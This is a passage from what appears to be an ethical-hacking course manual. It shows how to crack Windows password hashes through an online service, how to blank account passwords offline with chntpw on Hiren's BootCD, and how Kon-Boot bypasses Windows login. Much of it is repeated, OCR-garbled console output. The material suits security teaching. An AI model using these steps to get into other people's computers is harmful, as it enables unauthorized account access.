Red: Not found."

Hash	Type	Result
6E9F7200C7C4E4BEADB7C29DBBA95477D	MD5	cybersense


## Website : [www.onlinehashcrack.com](http://www.onlinehashcrack.com)

**onlinehashcrack.com** is a website that helps in cracking the password hashes of windows operating system and many other formats like SHA1, SHA512, ripeMD 160, MD4, MD5, WPA, WPA2, etc.,

- Access **onlinehashcrack.com** from any web browser.



- Enter **password hash** value, select **Hash Algorithm**, enter **email address** to received notification when password is cracked and click to verify the captcha.



- You will be provided with link to monitor progress of the hash cracking process.

Personal link to follow the task process: [www.OnlineHashCrack.com/163726120f](http://www.OnlineHashCrack.com/163726120f)

Done! [0cb6948805f797bf2a82807973b89537] enters in the cracking process. We'll use [cspro@gmail.com](mailto:cspro@gmail.com) to warn you if cracked (watch your spam folder!)

Enter your Hashes, one per line (up to 10):

One hash per line

No salted hashes. See which kind of [hashes](#) we accept here.

Algorithm: Select hashtype... Email for notification: valid email for notification

Captcha is required: SUBMIT !

- You will receive notification email, when your password is cracked. Visit the link provided earlier to view the cracked passwords.

We are able to recover a vast majority of [hashes](#). In case of success, our [pricing policy](#) applies.


Date	Hash	Algorithm	Priority	Status	Size	Password	Action
2016-01-20	624AAC413795CDC1AAD3B435B51404EE	LM	Normal	FOUND!	7	TEST123	X
2016-01-20	173AE4546B94FCE2F9393D97E7A1873C	LM	Normal	FOUND!	8	HACK2SEC	X

Showing 1 to 2 of 2 entries


## Tool : Hiren's BootCD

**Hiren's BootCD** brings lots of tools designed to solve issues related to the operating system and is in the form of a bootable CD. It is also possible to copy the software on a USB storage device. This software offers many antivirus programs that perform scans at start-up. Effective, these programs can detect potential threats such as trojans, worms or spyware. Hiren's BootCD can reset a Lost or Forgotten Windows Password also.

- Boot your computer with **Hiren's BootCD** and follow the steps below for resetting your password.



- With Up & Down keys select **Offline NT/2000/XP/Vista/7 Password Changer** and press Enter.



- On the screen below, you'll see is several lines of text that quickly run down the screen. You don't need to do anything here. Wait for "Offline NT Password & Registry Editor" to load.

```

scsi116 : ahci
scsi117 : ahci
scsi118 : ahci
scsi119 : ahci
scsi120 : ahci
scsi121 : ahci
scsi122 : ahci
scsi123 : ahci
scsi124 : ahci
scsi125 : ahci
scsi126 : ahci
scsi127 : ahci
scsi128 : ahci
scsi129 : ahci
ata1 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea100 irq 10
ata2 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea180 irq 10
ata3 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea200 irq 10
ata4 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea280 irq 10
ata5 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea300 irq 10
ata6 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea380 irq 10
ata7 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea400 irq 10
ata8 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea480 irq 10
ata9 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea500 irq 10
ata10 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea580 irq 10
ata11 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea600 irq 10
ata12 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea680 irq 10
ata13 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea700 irq 10
ata14 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea780 irq 10
ata15 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea800 irq 10
ata16 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea880 irq 10
ata17 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea900 irq 10
ata18 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ea980 irq 10
ata19 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eaa00 irq 10
ata20 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eaa80 irq 10
ata21 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eab00 irq 10
ata22 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eab80 irq 10
ata23 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eac00 irq 10
ata24 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eac80 irq 10
ata25 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ead00 irq 10
ata26 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5ead80 irq 10
ata27 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eae00 irq 10
ata28 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eae80 irq 10
ata29 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eaf00 irq 10
ata30 : SATA max UDMA/133 abar m4096@0xfd5ea000 port 0xfd5eaf80 irq 10
Input: VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2-1/2:1:1/0/input/input1
generic-ic-usb 0003:0E0F:0003:001: input: USB HID v1.10 Mouse [VMware Virtual USB Mouse] on usb-0000:02:00.0-1/input0

```

- Select the partition that contains the Windows installation that you want to delete a password from.

```
* Windows Registry Edit Utility Floppy / chntpw
* Oct 1997 - 2010 Petter N Hagen gordahl@eunet.no
* GNU GPL v2 license, see files on CD
*
* This utility will enable you to change or blank the password of
* any user (incl. administrator) on an Windows NT/2k/XP/Vista
* WITHOUT knowing the old password.
* Unlocking locked/disabled accounts also supported.
*
* It also has a registry editor, and there is now support for
* adding and deleting keys and values.
*
* Tested on: NT3.51 & NT4: Workstation, Server, PDC.
* Win2k Prof & Server to SP4. Cannot change AD.
* XP Home & Prof: up to SP3
* Win 2003 Server (cannot change AD passwords)
* Vista & Win7 32 and 64 bit, Server 2008 32+64 bit
*
* HINT: If things scroll by too fast, press SHIFT-PGUP/PGDOWN
*****
There are several steps to go through:
-- Disk select with optional loading of disk drivers
-- PATH select, where are the Windows systems files stored
-- File-select, what parts of registry we need
-- Then finally the password change or registry edit itself
-- If changes were made, write them back to disk
DON'T PANIC! Usually the defaults are OK, just press enter
all the way through the questions
=====
Step ONE: Select disk where the Windows installation is
=====
Disks:
Disk /dev/sda: 64.4 GB, 64424509440 bytes
Candidate Windows partitions found:
 1 :           /dev/sda1   61438MB BOOT
Please select partition by number or
q = quit
d = automatically start disk drivers
m = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
a = show all partitions found
l = show propable Windows (NTFS) partitions only
Select: [1] 1-
```

- Press **ENTER** to accept the default Windows Registry path without writing anything else.

```
=====
There are several steps to go through:
-- Disk select with optional loading of disk drivers
-- PATH select, where are the Windows systems files stored
-- File-select, what parts of registry we need
-- Then finally the password change or registry edit itself
-- If changes were made, write them back to disk
DON'T PANIC! Usually the defaults are OK, just press enter
all the way through the questions
=====
Step ONE: Select disk where the Windows installation is
=====
Disks:
Disk /dev/sda: 64.4 GB, 64424509440 bytes
Candidate Windows partitions found:
 1 :           /dev/sda1   61438MB BOOT
Please select partition by number or
q = quit
d = automatically start disk drivers
m = manually select disk drivers to load
f = fetch additional drivers from floppy / usb
a = show all partitions found
l = show propable Windows (NTFS) partitions only
Select: [1] 1
Selected 1
Mounting from /dev/sda1, with assumed filesystem type NTFS
So, let's really check if it is NTFS?
Yes, read-write seems OK.
Mounting it. This may take up to a few minutes:
Success!
=====
Step TWO: Select PATH and registry files
=====
DEBUG path: windows found as Windows
DEBUG path: system32 found as System32
DEBUG path: config found as config
DEBUG path: found correct case to be: Windows/System32/config
What is the path to the registry directory? (relative to windows disk)
[Windows/System32/config] -
```

- Press **ENTER** to accept the default choice of Password reset.

```

Step TWO: Select PATH and registry files
=====
DEBUG path: windows found as Windows
DEBUG path: system32 found as System32
DEBUG path: config found as config
DEBUG path: found correct case to be: Windows/System32/config
What is the path to the registry directory? (relative to windows disk)
[Windows/System32/config]:
DEBUG path: Windows found as Windows
DEBUG path: System32 found as System32
DEBUG path: config found as config
DEBUG path: found correct case to be: Windows/System32/config
-rw-rwxrwx 2 0 0 28672 Aug 6 2014 BCD-Template
-rw-rwxrwx 2 0 0 30932992 May 17 05:36 COMPONENTS
-rw-rwxrwx 2 0 0 65536 Aug 5 2014 COMPONENTS{6cced2ed-6e01
-11e-8bed-001e0bcd1824}.TM.blf
-rw-rwxrwx 2 0 0 524288 Aug 5 2014 COMPONENTS{6cced2ed-6e01
-11e-8bed-001e0bcd1824}.TMContainer
-rw-rwxrwx 2 0 0 524288 Jul 14 2009 COMPONENTS{6cced2ed-6e01
-11e-8bed-001e0bcd1824}.TMContainer
-rw-rwxrwx 2 0 0 65536 May 17 05:36 COMPONENTS{da67f7a8-fbaa
-11e4-8409-24fd52db564a}.TM.blf
-rw-rwxrwx 2 0 0 524288 May 17 05:36 COMPONENTS{da67f7a8-fbaa
-11e4-858a-24fd52db564a}.TMContainer
-rw-rwxrwx 2 0 0 524288 May 16 09:37 COMPONENTS{da67f7a8-fbaa
-11e4-858a-24fd52db564a}.TMContainer
-rw-rwxrwx 2 0 0 65536 Aug 5 2014 COMPONENTS{e907773b-1caa
-11e4-8409-24fd52db564a}.TM.blf
-rw-rwxrwx 2 0 0 524288 Aug 5 2014 COMPONENTS{e907773b-1caa
-11e4-8409-24fd52db564a}.TMContainer
-rw-rwxrwx 2 0 0 524288 Aug 5 2014 COMPONENTS{e907773b-1caa
-11e4-8409-24fd52db564a}.TMContainer
-rw-rwxrwx 1 0 0 262144 May 17 05:41 DEFAULT
drwxrwxrwx 1 0 0 0 Jun 14 2009 Journal
drwxrwxrwx 1 0 0 4096 May 16 09:25 RegBack
drwxrwxrwx 1 0 0 262144 May 17 05:41 SAM
drwxrwxrwx 1 0 0 262144 May 17 05:41 SECURITY
drwxrwxrwx 1 0 0 26738688 May 17 05:41 SOFTWARE
drwxrwxrwx 1 0 0 13107200 May 17 05:41 SYSTEM
drwxrwxrwx 1 0 0 4096 Aug 6 2014 TxR
drwxrwxrwx 1 0 0 4096 Nov 20 2010 systemprofile

Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1] :

```

- Press **ENTER** to accept the default choice of Edit user data and passwords.

```

-rw-rwxrwx 1 0 0 13107200 May 17 05:41 SYSTEM
drwxrwxrwx 1 0 0 4096 Aug 6 2014 TxR
drwxrwxrwx 1 0 0 4096 Nov 20 2010 systemprofile

Select which part of registry to load, use predefined choices
or list the files with space as delimiter
1 - Password reset [sam system security]
2 - RecoveryConsole parameters [software]
q - quit - return to previous
[1]
Selected files: sam system security
Copying sam system security to /tmp

=====
Step THREE: Password or registry edit
=====
chntpw version 0.99.6-110511 -- (c) Petter N Hagen
Hive <SAM> name <from header>: <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 278/21816 blocks/bytes, unused: 8/2568 blocks/bytes.

Hive <SYSTEM> name <from header>: <SYSTEM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 13107200 [0x80000] bytes, containing 2907 pages (+ 1 headerpage)
Used for data: 207638/12419368 blocks/bytes, unused: 6776/394104 blocks/bytes.

Hive <SECURITY> name <from header>: <emRoot\System32\Config\SECURITY>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 341/16368 blocks/bytes, unused: 9/3952 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length : 0
Password history count : 0

<>=====<> chntpw Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
 1 - Edit user data and passwords
 2 - Registry editor, now with full write support!
 q - Quit (you will be asked if there is something to save)

What to do? [1] -> 

```

- Press **ENTER** to select default username as **Administrator** or **Enter the username** and then press **ENTER**.

```

Step THREE: Password or registry edit =====
=====
chntpw version 0.99.6 110511  (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 6 pages (+ 1 headerpage)
Used for data: 278/21816 blocks/bytes, unused: 8/2568 blocks/bytes.

Hive <SYSTEM> name (from header): <SYSTEM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 13107200 [c80000] bytes, containing 2907 pages (+ 1 headerpage)
Used for data: 207638/12419368 blocks/bytes, unused: 6776/394104 blocks/bytes.

Hive <SECURITY> name (from header): <\emRoot\System32\Config\SECURITY>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>
File size 262144 [40000] bytes, containing 5 pages (+ 1 headerpage)
Used for data: 341/16368 blocks/bytes, unused: 9/3952 blocks/bytes.

* SAM policy limits:
Failed logins before lockout is: 0
Minimum password length      : 0
Password history count       : 0

<>===== chntpw Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
  1 - Edit user data and passwords
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords =====
RID ----- Username ----- Admin? Lock? --
01f4 | Administrator          | ADMIN   | dis/lock
03e8 | ehce                  | ADMIN   | dis/lock
01f5 | Guest                  | ADMIN   | dis/lock
03ea | HomeGroupUser$        |         | dis/lock

Select: ! - quit, - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] -

```

- Type **1** for **Clear (blank) user password** and then press **ENTER**.

```

Loaded hives: <SAM> <SYSTEM> <SECURITY>
  1 - Edit user data and passwords
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords =====
RID ----- Username ----- Admin? Lock? --
01f4 | Administrator          | ADMIN   | dis/lock
03e8 | ehce                  | ADMIN   | dis/lock
01f5 | Guest                  | ADMIN   | dis/lock
03ea | HomeGroupUser$        |         | dis/lock

Select: ! - quit, - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] ehce
RID: 1000 [03e8]
Username: ehce
fullname:
comment:
homedir:

User is member of 2 groups:
00000241 = Users (which has 3 members)
00000220 = Administrators (which has 2 members)

Account bits: 0x0010 =
[ ] Disabled     [ ] Homedir req    [ ] Passwd not req.
[ ] Temp. duplicate [X] Normal account [ ] NMS account
[ ] Domain trust ac. [ ] Wks trust act. [ ] Srv trust act.
[ ] Fwd don't expir [ ] Auto lockout [ ] (unknown 0x20) [ ] (unknown 0x08)
[ ] (unknown 0x10)   [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 6

-- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account (seems unlocked already)
q - Quit editing user, back to user select
Select: [q] -

```

- Type ! to quit editing user and then press **ENTER**.

```

9 - Registry editor now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] ->

===== chntpw Edit User Info & Passwords =====
RID |----- Username -----| Admin? | - Lock? --
01f4 | Administrator          | ADMIN   | dis/lock
03e8 | ehoce                 | ADMIN   | dis/lock
01f5 | Guest                  |         | dis/lock
03ea | HomeGroupUser$        |         | dis/lock

Select: ! - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] ehce

RID: 1000 [03e8]
Username: ehoce
fullname:
comment:
homedir:

User is member of 2 groups:
00000221 = Users (which has 3 members)
00000220 = Administrators (which has 2 members)

Account bits: 0x0010 =
[ ] Disabled      [ ] Homedir req.    [ ] Passwd not req.
[ ] Temp. duplicate [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[ ] Fwd don't expir [ ] Auto lockout  [ ] (unknown 0x08)
[ ] (unknown 0x10)   [ ] (unknown 0x20)   [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 6

--- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator) [seems unlocked already]
4 - Unlock and enable user account [seems unlocked already]
q - Quite editing user, back to user select
Select: [q] > i
Password cleared?

Select: ! - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] -

```

- Enter **q** and then press **ENTER** to quit the Offline NT Password & Registry Editor registry editing tool.

```

homedir :
User is member of 2 groups:
00000221 = Users (which has 3 members)
00000220 = Administrators (which has 2 members)

Account bits: 0x0010 =
[ ] Disabled      [ ] Homedir req.    [ ] Passwd not req.
[ ] Temp. duplicate [X] Normal account [ ] NMS account
[ ] Domain trust ac [ ] Wks trust act. [ ] Srv trust act
[ ] Fwd don't expir [ ] Auto lockout  [ ] (unknown 0x08)
[ ] (unknown 0x10)   [ ] (unknown 0x20)   [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 6

--- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator) [seems unlocked already]
4 - Unlock and enable user account [seems unlocked already]
q - Quite editing user, back to user select
Select: [q] > i
Password cleared?

Select: ! - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] !

<>===== <> chntpw Main Interactive Menu <> ===== <>
Loaded hives: <SRM> <SYSTEM> <SECURITY>
1 - Edit user data and passwords
9 - Registry editor now with full write support!
q - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
0 <SAM> - OK
===== Step FOUR: Writing back changes =====
About to write file(s) back! Do it? [n] : _
```

- Type **Y** and then press **ENTER** to confirm Password Reset Changes.

```

homedir :
User is member of 2 groups:
00000221 = Users (which has 3 members)
00000220 = Administrators (which has 2 members)

Account bits: 0x0010 =
[ ] Disabled | [ ] Homedir req. | [ ] Passwd not req.
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account
[ ] Domain trust ac. | [ ] Wks trust act. | [ ] Srv trust act
[ ] Fwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08)
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 6

-- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account (seems unlocked already)
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!

Select: ? - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] ?

<>=====<> chntpw Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
 1 - Edit user data and passwords
 2 - Registry editor, now with full write support!
 3 - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
 0 <SAM> - OK

=====
Step FOUR: Writing back changes
About to write file(s) back! Do it? [n] : y


```

- Press **ENTER** to confirm the default option of not rerunning the password reset.

```

Account bits: 0x0010 =
[ ] Disabled | [ ] Homedir req. | [ ] Passwd not req.
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account
[ ] Domain trust ac. | [ ] Wks trust act. | [ ] Srv trust act
[ ] Fwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08)
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 6

-- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account (seems unlocked already)
Select: [q] > 1
Password cleared!

Select: ? - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change: [Administrator] ?

<>=====<> chntpw Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
 1 - Edit user data and passwords
 2 - Registry editor, now with full write support!
 3 - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
 0 <SAM> - OK

=====
Step FOUR: Writing back changes
About to write file(s) back! Do it? [n] : y
Writing SAM
***** EDIT COMPLETE *****
You can try again if it somehow failed, or you selected wrong
New run? [n] : _
```

- Remove Hiren's BootCD from your CD/DVD drive and then manually reset your computer and logon to Windows without entering a password.

```
-- User Edit Menu --
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account [seems unlocked already]
q - Quit editing user, back to user select
Select: [q] > i
Password cleared!
Select: ? - quit - list users, 0x<RID> - User with RID (hex)
or simply enter the username to change [Administrator] ?

<>=====<> chntpw Main Interactive Menu <>=====<>
Loaded hives: <SAM> <SYSTEM> <SECURITY>
 1 - Edit user data and passwords
 2 - Registry editor, now with full write support!
 3 - Quit (you will be asked if there is something to save)

What to do? [1] -> q
Hives that have changed:
# Name
 0 <SAM> - OK
=====
Step FOUR: Writing back changes
=====
About to write file(s) back! Do it? [n]: y
Writing SAM
*****
EDIT COMPLETE *****
You can try again if it somehow failed, or you selected wrong
New run? [n]: n
=====
* end of scripts, returning to the shell.
* Press CTRL-ALT-DEL to reboot now (remove floppy first)
* or do whatever you want from the shell
* However, if you mount something, remember to umount before reboot
* You may also restart the script procedure with 'sh /scripts/main.sh'
#
```

## Tool : Kon-Boot

**Kon-Boot** is an application which will silently bypass the authentication process of Windows based operating systems. Without overwriting your old password! In other words you can login to your Windows profile without knowing your password.


- Boot your computer with **Kon-Boot CD or USB**, the KON-BOOT loading screen will appear.



- After this, windows login screen will appear. Just hit **Enter** or click **Arrow** button without typing password.



- Now, you are logged into the desktop of a selected user without password.

